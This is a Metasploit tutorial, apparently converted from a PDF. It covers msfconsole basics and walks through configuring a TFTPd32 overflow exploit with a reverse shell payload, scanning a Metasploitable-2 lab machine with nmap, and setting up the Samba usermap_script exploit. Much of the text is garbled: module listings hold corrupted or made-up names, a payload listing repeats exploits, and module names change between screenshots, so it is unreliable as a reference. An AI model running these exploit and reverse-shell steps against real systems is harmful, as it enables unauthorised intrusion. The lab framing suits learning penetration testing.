

Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

<https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html>

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: Usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

MSFCONSOLE:

The msfconsole is the most popular interface to the Metasploit framework (MSF)

Execution of external commands in msfconsole is possible

msf6> banner

[changer banner of metasploit]

msf6 > show exploits

[show all exploits]

File	Actions	Edit	View	Help
msf6 > show exploits				
Exploits				
#	Name	Disclosure Date	Rank	Check
0	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes
1	exploit/aix/local/xorg_x11_server	2018-10-25	great	No
2	exploit/aix/rpc_cmds_opcode21	2009-10-07	great	No
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No
4	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes
5	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	Yes
6	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No
7	exploit/android/browser/webview_addjavascriptinterface	2016-12-23	excellent	No
8	exploit/android/browser/webview_reader_pdf_js_interface	2014-01-20	good	No
9	exploit/android/local/binder_uaf	2019-09-26	excellent	No
10	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes
11	exploit/android/local/janus	2017-07-31	manual	Yes
12	exploit/android/local/put_user_vroot	2013-09-06	excellent	No
13	exploit/android/local/suexec	2017-07-31	manual	Yes
14	exploit/apple_ios/browser/safari_jit	2016-08-25	good	No
15	exploit/apple_ios/browser/safari_uabiff	2006-08-01	good	No
16	exploit/apple_ios/browser/webkit_createthis	2018-03-15	manual	No
17	exploit/apple_ios/browser/webkit_trident	2016-08-25	manual	No
18	exploit/apple_ios/email/mobilemail_uabiff	2005-08-01	good	No
19	exploit/apple_ios/filezilla_sse_default_uash	2008-07-02	excellent	No
20	exploit/bsd/finger/morris_fingerd_bsf	1988-11-02	normal	Yes
21	exploit/bsdi/softcart/mercante_software	2004-08-19	great	No
22	exploit/dialup/multi/login/manargs	2001-12-12	good	No
23	exploit/firefox/local/exes_shellcode	2014-03-10	excellent	No
24	exploit/gtk3/local/tzconf_tzconf	2014-03-10	good	No
25	exploit/freebsd/http/citrix_dir_traversal_rce	2019-12-17	excellent	Yes
26	exploit/freebsd/http/watchguard_cmd_exec	2015-06-20	excellent	Yes
27	exploit/freebsd/local/intel_sycret_priv_esc	2012-06-12	great	Yes
28	exploit/freebsd/local/ips_setktopt_uaf_priv_esc	2020-07-07	great	Yes
29	exploit/freebsd/local/mmmp	2013-06-18	great	Yes
30	exploit/freebsd/local/rtrd_execl_priv_esc	2009-11-30	excellent	Yes
31	exploit/freebsd/local/watchguard_fix_corrupt_mail	2011-06-20	manual	Yes

msf6 > show payloads

[show all payloads]

File	Actions	Edit	View	Help
msf6 > show exploits				
Exploits				
#	Name	Disclosure Date	Rank	Check
0	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes
1	exploit/aix/local/xorg_x11_server	2018-10-25	great	No
2	exploit/aix/rpc_cmds_opcode21	2009-10-07	great	No
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No
4	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes
5	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	Yes
6	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No
7	exploit/android/browser/webview_addjavascriptinterface	2016-12-23	excellent	No
8	exploit/android/browser/webview_reader_pdf_js_interface	2014-01-20	good	No
9	exploit/android/local/binder_uaf	2019-09-26	excellent	No
10	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes
11	exploit/android/local/janus	2017-07-31	manual	Yes
12	exploit/android/local/put_user_vroot	2013-09-06	excellent	No
13	exploit/android/local/suexec	2017-07-31	manual	Yes
14	exploit/apple_ios/browser/safari_jit	2016-08-25	good	No
15	exploit/apple_ios/browser/safari_uabiff	2006-08-01	good	No
16	exploit/apple_ios/browser/webkit_createthis	2018-03-15	manual	No
17	exploit/apple_ios/browser/webkit_trident	2016-08-25	manual	No
18	exploit/apple_ios/filezilla_sse_default_uash	2008-07-02	excellent	Yes
19	exploit/bsdi/finger/morris_fingerd_bsf	1988-11-02	normal	Yes
20	exploit/bsdi/softcart/mercante_software	2004-08-19	great	No
21	exploit/dialup/multi/login/manargs	2001-12-12	good	No
22	exploit/firefox/local/exes_shellcode	2014-03-10	excellent	No
23	exploit/gtk3/local/tzconf_tzconf	2014-03-10	good	No
24	exploit/ftp/bsdi/bsdi_ftpsrcftn	2019-11-01	excellent	No
25	exploit/freebsd/http/citrix_dir_traversal_rce	2019-12-17	excellent	Yes
26	exploit/freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Yes
27	exploit/freebsd/local/intel_sycret_priv_esc	2012-06-12	great	Yes
28	exploit/freebsd/local/ips_setktopt_uaf_priv_esc	2020-07-07	great	Yes
29	exploit/freebsd/local/mmmp	2013-06-18	great	Yes
30	exploit/freebsd/local/rtrd_execl_priv_esc	2009-11-30	excellent	Yes
31	exploit/freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Yes
32	exploit/freebsd/misc/citrix_ntscalerc_soap_bof	2014-09-23	normal	Yes
33	exploit/freebsd/misc/citrix_ntscalerc_soap_bog	2014-09-23	normal	Yes
34	exploit/freebsd/tacacs/tacacs_report	2008-01-08	average	No
35	exploit/freebsd/telnet/telnet_encrypt_kevild	2011-12-23	great	No
36	exploit/freebsd/websvc/spamfilter_unauth_rc	2020-04-17	normal	Yes
37	exploit/http/lwp/cleanup_js	2002-08-28	excellent	No
38	exploit/linux/avahi/avahi_daemon_exec	2010-01-01	excellent	Yes
39	exploit/linux/avahi/avahi_daemon_exec	2014-04-04	excellent	Yes
40	exploit/linux/browser/adobe_flashplayer_aslaunch	2008-12-17	good	No
41	exploit/linux/ftp/proftpd_sreplace	2006-11-26	great	Yes
42	exploit/linux/ftp/proftpd_telnet_lac	2010-11-01	great	Yes
43	exploit/linux/http/htc2000	2008-01-08	good	No
44	exploit/linux/http/acclion_fta_getstatus_oauth	2015-07-10	excellent	Yes

If you have to load/use any exploit: msf6 > use [exploits_name]

```

File Actions Edit View Help
2185 exploit/windows/smb/ms10_061_spoolss
2186 exploit/windows/smb/ms10_020_shortcut_icon_dlloader
2187 exploit/windows/smb/ms17_010_etalenblue
2188 exploit/windows/smb/ms17_010_psexec
2189 exploit/windows/smb/ms17_010_eternalblue
2190 exploit/windows/smb/psexec
2191 exploit/windows/smb/delivery
2192 exploit/windows/smb/msb_doublepulsar_rce
2193 exploit/windows/smb/smb_relay
2194 exploit/windows/smb/eternalblue
2195 exploit/windows/smb/shadow
2196 exploit/windows/smb/timbuktu_plugntcommand_bof
2197 exploit/windows/smb/webexec
2198 exploit/windows/smb/malicious_smb_wlho
2199 exploit/windows/smb/cram_cram_ms0
2200 exploit/windows/smb/ms03_046_exchange2000_exch50
2201 exploit/windows/smb/njsstar_smb_bof
2202 exploit/windows/smb/sysgant_client_bof
2203 exploit/windows/smb/eternalblue
2204 exploit/windows/smb/vyopps_overflow
2205 exploit/windows/ssh/freetftpd_key_exchange
2206 exploit/windows/ssh/freesshd_authbypass
2207 exploit/windows/ssh/putty_ms0
2208 exploit/windows/ssh/putty_ms0_debug
2209 exploit/windows/ssh/securert_ssh1
2210 exploit/windows/ssh/syax_ssh_username
2211 exploit/windows/ssl/ms04_010_pvt
2212 exploit/windows/telnet/goodtech_telnet
2213 exploit/windows/telnet/goodtech_telnet
2214 exploit/windows/tftp/attftp_long_filename
2215 exploit/windows/tftp/distinct_tftp_traversal
2216 exploit/windows/tftp/gtlink_tftp_traversal
2217 exploit/windows/tftp/gtlink_tftp_traversal
2218 exploit/windows/tftp/netdecision_tftp_traversal
2219 exploit/windows/tftp/openftp_error_code
2220 exploit/windows/tftp/quick_tftp_pwn_mode
2221 exploit/windows/tftp/tftp_w32_long_filename
2222 exploit/windows/tftp/tftpdwin_long_filename
2223 exploit/windows/tftp/tftpserver_wq_bof
2224 exploit/windows/tftp/threecttpsvc_long_mode
2225 exploit/windows/tls/ms03_020_ms03_020_security
2226 exploit/windows/vnc/realmvc_client
2227 exploit/windows/vnc/ultravnc_client
2228 exploit/windows/vnc/ultravnc_viewer_bsf
2229 exploit/windows/vnc/winvnc_http_get
2230 exploit/windows/vnc/winrm_script_exec
2231 exploit/windows/winrm/winrm_script_exec
2232 exploit/windows/wins/ms04_045_wins

msf6 > use exploit/windows/tftp/tftpd32_long_filename
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/tftp/tftpd32_long_filename) > 

```

Show Payloads for that exploit: show payloads

```

File Actions Edit View Help
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(windows/tftp/tftpd32_long_filename) > show payloads
[*] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(windows/tftp/tftpd32_long_filename) > show payloads

Compatible Payloads
=====
# Name          Disclosure Date Rank Check Description
0 payload/generic/custom
1 payload/generic/debug_trap
2 payload/generic/shell_bind_tcp
3 payload/generic/shell_reverse_tcp
4 payload/generic/interact
5 payload/generic/tight_loop
6 payload/windows/dllinject/bind_nox_tcp
7 payload/windows/dllinject/bind_nox_tcp
8 payload/windows/dllinject/reverse_ord_tcp
9 payload/windows/exec
10 payload/windows/loader
11 payload/windows/meterpreter/bind_nox_tcp
12 payload/windows/meterpreter/reverse_nox_tcp
13 payload/windows/meterpreter/reverse_ord_tcp
14 payload/windows/meterpreter/reverse_tcp
15 payload/windows/mtrvc_reverse_tcp
16 payload/windows/payloadbindinject/bind_nox_tcp
17 payload/windows/payloadbindinject/reverse_nox_tcp
18 payload/windows/payloadbindinject/reverse_ord_tcp
19 payload/windows/payloadbindinject/reverse_tcp
20 payload/windows/payloadmeterpreter/reverse_nox_tcp
21 payload/windows/payloadmeterpreter/reverse_ord_tcp
22 payload/windows/payloadmeterpreter/reverse_tcp
23 payload/windows/pinject/reverse_nox_tcp
24 payload/windows/pinject/reverse_ord_tcp
25 payload/windows/pinject/reverse_tcp
26 payload/windows/powershell_reverse_tcp
27 payload/windows/powershell_reverse_tcp_ssl
28 payload/windows/powershell_reverse_tcp_ssl
29 payload/windows/shell/reverse_nox_tcp
30 payload/windows/shell/reverse_ord_tcp
31 payload/windows/speak_ms0
32 payload/windows/speak_ms0_ms0
33 payload/windows/upexec/reverse_nox_tcp
34 payload/windows/upexec/reverse_ord_tcp
35 payload/windows/vnc/reverse_nox_tcp
36 payload/windows/vncinject/reverse_nox_tcp
37 payload/windows/vncinject/reverse_ord_tcp

msf6 exploit(windows/tftp/tftpd32_long_filename) > 

```

Show Options of payload: show options

```

File Actions Edit View Help
msf6 exploit(windows/tftp/tftpd32_long_filename) > show options
Module options (exploit/windows/tftp/tftpd32_long_filename):
=====
Name  Current Setting Required Description
RHOSTS      yes   The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       69    yes   The target port (UDP)

Payload options (generic/shell_reverse_tcp):
=====
Name  Current Setting Required Description
LHOST     192.168.1.12  yes   The listen address (an interface may be specified)
LPORT      4444   yes   The listen port

Exploit target:
=====
Id  Name
0  Automatic

msf6 exploit(windows/tftp/tftpd32_long_filename) > 

```

Set RHOSTS in this exploit: **set RHOSTS <Targeted_Machine_IP>**

RHOST [Remote/Targeted Host]

The screenshot shows the Metasploit Framework interface with the following command history:

```
msf6 exploit(windows/tftp/tftpd32_long_filename) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 exploit(windows/tftp/tftpd32_long_filename) > show options
```

Module options (exploit/windows/tftp/tftpd32_long_filename):

Name	Current Setting	Required	Description
RHOSTS	192.168.56.106	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	69	yes	The target port (UDP)

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.12	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(windows/tftp/tftpd32_long_filename) > 
```

More information about this exploit: **info**

The screenshot shows the Metasploit Framework interface with the following command history:

```
msf6 exploit(windows/tftp/tftpd32_long_filename) > info
```

Basic options:

Name	Current Setting	Required	Description
RHOSTS	192.168.56.106	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	69	yes	The target port (UDP)

Description:

This module exploits a stack buffer overflow in TFTPd32 version 2.21 and earlier. By sending a request for an overly long file name to the tftpd32 server, a remote attacker could overflow a buffer and execute arbitrary code on the system.

References:

- <https://nvd.nist.gov/vuln/detail/CVE-2002-2226>
- [OSVDB \(45903\)](https://osvdb.org/45903)
- <http://www.securityfocus.com/bid/6199>

```
msf6 exploit(windows/tftp/tftpd32_long_filename) > 
```

LHOST [local host/Our IP]

LPORT [Local Port/Our Port]

RPORT [Remort Port/Targeted Port]

Use Payload for that particular exploit: **use payload/generic/shell_reverse_tcp**

```
msf6 > use exploit/windows/tftp/sftpd32_long_filename
[*] No payload configured, defaulting to generic/shell_reverse_tcp
[*] No module configured, defaulting to exploit/windows/tftp/sftpd32_long_filename
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(windows/tftp/sftpd32_long_filename) > show payloads

Compatible Payloads

# Name                               Disclosure Date   Rank    Check  Description
- payload/generic/custom             normal  No   Custom Payload
0 payload/generic/tftp              normal  No   Generic TFTP
1 payload/generic/shell_bind_tcp    normal  No   Generic Command Shell, Bind TCP Inline
2 payload/generic/shell_reverse_tcp normal  No   Generic Command Shell, Reverse TCP Inline
3 payload/generic/shell_interact    normal  No   Interact with Established SSH Connection
4 payload/generic/shell_bind_tsp    normal  No   Generic Command Shell, Bind TSP Inline
5 payload/generic/shell_interact_tsp normal  No   Interact with Established TSP Connection
6 payload/windows/dllinject/bind_nonx_tcp normal  No   Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
7 payload/windows/dllinject/reverse_nonx_tcp normal  No   Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
8 payload/windows/dllinject/reverse_ord_tcp normal  No   Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
9 payload/windows/dllinject/bind_nonx_tsp normal  No   Reflective TSP Injection, Bind TSP Stager (No NX or Win7)
10 payload/windows/dllinject/reverse_nonx_tsp normal  No   Reflective TSP Injection, Reverse TSP Stager (No NX or Win7)
11 payload/windows/meterpreter/bind_nonx_tcp normal  No   Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
12 payload/windows/meterpreter/reverse_nonx_tcp normal  No   Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
13 payload/windows/meterpreter/reverse_ord_tsp normal  No   Windows Meterpreter (Reflective Injection), Reverse Ordinal TSP Stager (No NX or Win7)
14 payload/windows/loadlibrary          normal  No   Windows LoadLibrary Path
15 payload/windows/meterpreter/bind_tsp normal  No   Windows Meterpreter (Reflective Injection), Bind TSP Stager (No NX or Win7)
16 payload/windows/meterpreter/reverse_tsp normal  No   Windows Meterpreter (Reflective Injection), Reverse TSP Stager (No NX or Win7)
17 payload/windows/patchupdllinject/bind_nonx_tcp normal  No   Windows Inject DLL, Bind TCP Stager (No NX or Win7)
18 payload/windows/patchupdllinject/reverse_ord_tcp normal  No   Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
19 payload/windows/powershell/bind_nonx_tcp normal  No   Windows Inject PE File, Bind TCP Stager (No NX or Win7)
20 payload/windows/powershell/reverse_nonx_tcp normal  No   Windows Meterpreter (powershell/jit Injection), Reverse TCP Stager (No NX or Win7)
21 payload/windows/powershell/reverse_ord_tcp normal  No   Windows Meterpreter (powershell/jit Injection), Reverse Ordinal TCP Stager (No NX or Win7)
22 payload/windows/powershell/bind_nonx_tsp normal  No   Windows Inject PE File, Bind TSP Stager (No NX or Win7)
23 payload/windows/powershell/reverse_nonx_tsp normal  No   Windows Inject PE File, Reverse Ordinal TSP Stager (No NX or Win7)
24 payload/windows/powershell/reverse_ord_tcp normal  No   Windows Inject PE File, Reverse Ordinal TCP Stager (No NX or Win7)
25 payload/windows/powershell_bind_tcp    normal  No   Windows Interactive Powershell Session, Bind TCP
26 payload/windows/powershell_reverse_tcp normal  No   Windows Interactive Powershell Session, Reverse TCP
27 payload/windows/powershell_reverse_ssl normal  No   Windows Interactive Powershell Session, Reverse TCP SSL
28 payload/windows/shell/bind_nonx_tcp   normal  No   Windows Command Shell, Bind TCP Stager (No NX or Win7)
29 payload/windows/shell/reverse_nonx_tcp normal  No   Windows Command Shell, Reverse TCP Stager (No NX or Win7)
30 payload/windows/shell/reverse_ord_tcp normal  No   Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
31 payload/windows/speak_pinned        normal  No   Windows Speech API - Say "You Got Pwned!"
32 payload/windows/upeexec/bind_nonx_tcp normal  No   Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
33 payload/windows/upeexec/reverse_nonx_tcp normal  No   Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
34 payload/windows/vncinject/bind_nonx_tcp normal  No   VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
35 payload/windows/vncinject/reverse_nonx_tcp normal  No   VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
36 payload/windows/vncinject/reverse_ord_tcp normal  No   VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
37 payload/windows/vncinject/reverse_ord_tsp normal  No   VNC Server (Reflective Injection), Reverse Ordinal TSP Stager (No NX or Win7)

msf6 exploit(windows/tftp/sftpd32_long_filename) > use payload/generic/shell_reverse_tcp
msf6 payload(generic/shell_reverse_tcp) >
```

More information about that payload

```
msf6 >
File Actions Edit View Help
Name Current Setting Required Description
LHOST      yes      The listen address (an interface may be specified)
LPORT     4444      yes      The listen port

msf6 payload(generic/shell_reverse_tcp) > use payload/windows/powershell_reverse_tcp
msf6 payload(windows/powershell_reverse_tcp) > Show options

Module options (payload/windows/powershell_reverse_tcp):
Name Current Setting Required Description
EXFUNC    process    yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST      yes      The listen address (an interface may be specified)
LPORT     4444      yes      The listen port
LOAD_MODULES      no      A list of powershell modules separated by a comma to download over the web
PORT      4444      yes      The listen port

msf6 payload(windows/powershell_reverse_tcp) > use payload/generic/shell_reverse_tcp
msf6 payload(generic/shell_reverse_tcp) > Show options

Module options (payload/generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST      yes      The listen address (an interface may be specified)
LPORT     4444      yes      The listen port

msf6 payload(generic/shell_reverse_tcp) > info
  Name: Generic Command Shell, Reverse TCP Inline
  Module: payload/generic/shell_reverse_tcp
  Platform: All
  Arch: x86, x86_64, x64, mips, mipsle, mipsbe, mips64, mips64le, ppc, ppc64, ppc64le, cbea, cbea64, sparc, sparc64, armle, armbe, aarch64, cmd, php, java, ruby, dalvik, python, nodejs, firefox, zarch, r
  Needs Admin: No
  Total size: 9
  Rank: Normal

  Provided by:
  *skape @miller@nick.org

  Basic options:
  Name Current Setting Required Description
  LHOST      yes      The listen address (an interface may be specified)
  LPORT     4444      yes      The listen port

  Description:
  Connect back to attacker and spawn a command shell

msf6 payload(generic/shell_reverse_tcp) >
```

METASPLOITABLE-2 MACHINE HACK USING EXPLOIT

Finding vulnerability in targeted machine using NMAP tool.

nmap -sV 192.168.56.106

```
kali@kali: ~
msf6 > nmap -sV 192.168.56.106
[*] exec: nmap -sV 192.168.56.106

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 00:33 EDT
Nmap scan report for 192.168.56.106 (192.168.56.106)
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
msf6 >
```

Search specific exploit for metasploitable machine

msf6> search name:samba type:exploit platform:unix

```
kali@kali: ~
msf6 > nmap -sV 192.168.56.106
[*] exec: nmap -sV 192.168.56.106


Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 00:33 EDT
Nmap scan report for 192.168.56.106 (192.168.56.106)
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
msf6 > search name:samba type:exploit platform:unix

Matching Modules
#  Name                               Disclosure Date  Rank      Check  Description
-  exploit/multi/samba/usermap_script  2007-05-14    excellent No      Samba "username map script" Command Execution
  1  exploit/linux/samba/setinfopolicy_heap 2012-04-10    normal   Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/samba/setinfopolicy_heap
msf6 >
```

Use Samba exploit




The screenshot shows the Metasploit Framework interface. At the top, the terminal window displays the results of an nmap scan on a host with IP 192.168.1.12, showing various open ports including 445/tcp (Samba). Below the nmap output, the "Matching Modules" section lists two modules:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-16	excellent	No	Samba "username map script" Command Execution
1	exploit/linux/samba/setinfoPolicy_Heap	2011-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow

The user has selected the "exploit/multi/samba/usermap_script" module. The terminal shows the exploit configuration process, including setting options like RHOST and RPORT, and finally executing the exploit command.

Show Options of exploit



The screenshot shows the Metasploit Framework interface with the "exploit/multi/samba/usermap_script" module selected. The terminal displays the available options and their current settings:

Name	Current Setting	Required	Description
RHOST	yes	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	139	yes	The target port (TCP)

Below the options table, the "Payload options (cmd/unix/reverse_netcat)" section is shown, listing LHOST and LPORT. The "Exploit target:" section shows the "Automatic" target. The final command entered is "msf6 exploit(multi/samba/usermap_script) >".

Set RHOST & LHOST And Exploit Machine

